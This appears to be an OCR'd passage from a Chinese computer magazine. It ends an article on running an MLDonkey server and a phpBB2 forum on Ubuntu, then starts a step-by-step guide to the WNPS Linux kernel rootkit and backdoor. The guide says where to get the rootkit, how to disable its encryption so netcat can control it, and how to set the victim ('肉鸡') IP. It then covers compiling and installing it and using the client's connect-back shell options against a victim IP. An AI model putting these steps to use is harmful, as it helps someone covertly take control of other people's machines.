


图4 设定

笔者经常下载的资源是emule。下载电驴的时候只要把链接复制到对话框按回车或者点击input就可以，或者有很多链接的话，可以点DL按钮，在里面把链接全部复制上去，点击最下面的input即可。这里注意：如果下载分区是fat或者ntfs，一次添加的别太多，因为mldonkey是默认分配好文件大小空间的，所以如果一次下载的文件过多会比较慢，但是对于ext3等Linux的分区，文件分配是动态进行的，所以建议下载路径为Linux格式的分区。查询当前下载的文件在Transfers - Downloads里，其他设置都比较简单，希望读者能自己摸索了。**http://mldonkey.sourceforge.net**，这是它的主页。经过如上的设置，一个全能的下载服务器就配置成功了，关于如何在外网访问家中内网的这台下载服务器，我想难不倒大家，无非是在路由器上面做端口映射或者DMZ主机，拨号上网的宽带可以申请一个动态域名，这是题外话了，就此打住。

剩下的篇幅我们简单的讲解一下如何在Ubuntu下面架起一个phpbb2的论坛，这也是LAMP最简单的一个应用之一。需要的组件有Apache2、PHP、MySQL，还有mysql的web管理界面phpmyadmin。安装的命令不说了，这里说一下需要哪些软件包，**apache2**、**php5**、**php5-mysql mysql-server-5.0**、**phpmyadmin 以及 phpbb2 phpbb2-languages**、**phpbb2-conf-mysql**。前面几个是LAMP的组件，后面三个是phpbb2的组件。phpbb2的包可以缓缓再安装。

有关如何配置LAMP的文章已经是汗牛充栋了，Ubuntu的好处就是装好了就能用，不需要做额外的配置。检查Apache2正确安装的方法是访问127.0.0.1能不能跳出“It works!”页面。检查php正确安装的途径是写个最简单的php文件放到/var/www目录下访问，看看能否正确解析。检查mysql的途径是把phpmyadmin的目录链接到/var/www下面，命令 **sudo ln -s /usr/share/phpmyadmin /var/www/phpmyadmin**，然后访问它，可以看到如图3所示，用前面安装MySQL的时候设置的root密码就能登录数据库了。先在phpmyadmin里面建立一个叫

phpbb2的数据库，留待后用。然后在安装好phpbb2-conf-mysql后的配置里面会跳出来如图4的设置，选择Populate，就自动在建立好的数据库内生成phpbb2所需要的各种表。如果第一次没有正确生成或者选择了NONE，可以用sudo dpkg-reconfigure phpbb2-conf-mysql再次配置这个程序。




图5 访问论坛




图6 提交更改后进入页面

最后可以用两种办法将phpbb2置于www的目录里面，一个像前面phpmyadmin那样直接用ln命令做链接，一个是修改apache2的配置文件，修改/**etc/apache2/sites-available/default**文件，最后加入如下内容：

```
Alias /bbs/ "/usr/share/phpbb2/site/"
        <Directory "/usr/share/phpbb2/site/">
        Allow from all
        </Directory>
```

修改之后，就能用http://127.0.0.1/bbs/来访问刚刚安装好的phpbb2了，如图5。不过默认的论坛是关闭的，而且是英文，所以接着往下做。首先用默认admin账户登录，密码也是admin。登录以后点击页面下方中部的Go to Administration Panel进入管理员面板，**在General Admin的Configuration里面把Disable board选成No**，提交更改后进入页面，如图6所示。**接着点击Profile，在里面把Board Language改成简体中文就大功告成了**，如图7所示。接下去的设置就非常简单了，增加一些论坛子类，设置权限，换个自己喜欢的皮肤等等。Enjoy it!




图7 改成简体中文

有了LAMP一切变得皆有可能，桌面用户用服务器也未尝不可，这就是我的感受。服务器使自己的桌面变得更加强大，使得服务器这三个字眼不那么深奥，使得用户更加自由。而Ubuntu使得这一切变得无比的简单，有了Ubuntu，生活是那么的简单！

编辑点评：

可能很多朋友认为学习Linux服务器方面的知识没多少用，或者是觉得自己的水平还太浅，那本文对你有什么启示呢？当然，要配置一台优秀的服务器并不是这么简单，但对你来说，真的有那么难吗？

初试linux环境下的rootkit后门——WNPS安装使用方法

文 施杰(华东理工大学数学系)

从本文您可以学到：

了解和使用WNPS

简介

WNPS是一个工作在x86 2.6.x内核下的rootkit+backdoor程序。

它的意思是WNPS is not poc shell，作者的意图在于将它设计成一个可用于实战的linux rootkit。首先，我们需要一个linux 2.6.x的linux内核，如果linux内核比2.6版本低，那么可以通过升级内核的方式得到linux 2.6.x的内核。Linux最新的内核可以在http://www.kernel.org/下载。同时，获取的内核需要支持modules。

开始

做好上述准备工作之后，就可以开始准备编译wnps-0.26-beta.tgz。

第一步当然是获取wnps的源码啦，可以到**http://www.xfocus.net/tools/200710/1233.html**下载获得，如图1。

下载源码之后，使用tar对wnps进行解压。如图2，图3。

解压成功之后，需要对wnps进行一些修改。首先，进入wnps目录，使用vi编辑器修改**config.h**文件，达到修改wnps的目的。

如果想要使用windows平台的nc控制此后门，需要将config.h中的#define ENCRYPT修改为0，即通讯过程不进行加密，如图4。

修改之后，保存，退出。在修改服务端设置后，还需要修改客户端设置。

进入client目录，使用vi编辑器编辑config.h。同样，需要将#define ENCRYPT修改为0，且需要我们添加一行代码，如下：

#define DEFAULT_IP

此句代码含义为设置远程肉鸡的ip地址，必须是客户端能够直接访问的ip地址，如图5。

在修改好所有配置文件之后，就可以进行编译工作了。我们先编译服务端，进入wnps目录，**make**，如图6。

make之后，**make install**，服务端就开始运行了，如图7。

在编译好服务端之后，需要开始编译客户端。

进入client目录，使用make命令进行编译，如图8。

编译之后，可以看到client目录下出现了一些新的文件，其中client就是我们的客户端了。在网上查看wnps客户端的运行命令，可知wnps客户端运行命令是**./client optration**。

其operation包括**tcp packet**参数和**listen**参数。tcp packet选项中victim ip为远程服务器地址，必须填写这个参数。[victim port]为远程服务器开放的端口，默认将会自动扫描常用开放的端口，在send.h里定义。[connect back ip]为你要反弹回的主机地址，默认是本机公网ip地址，必须是可以让肉鸡能够回连的地址。[connect back port]为你要反弹回的主机端口，默认为8899，在config.h里定义。




图1 下载wnps




图2 解压wnps




图3 解压成功之后，在解压出来的目录下的内容

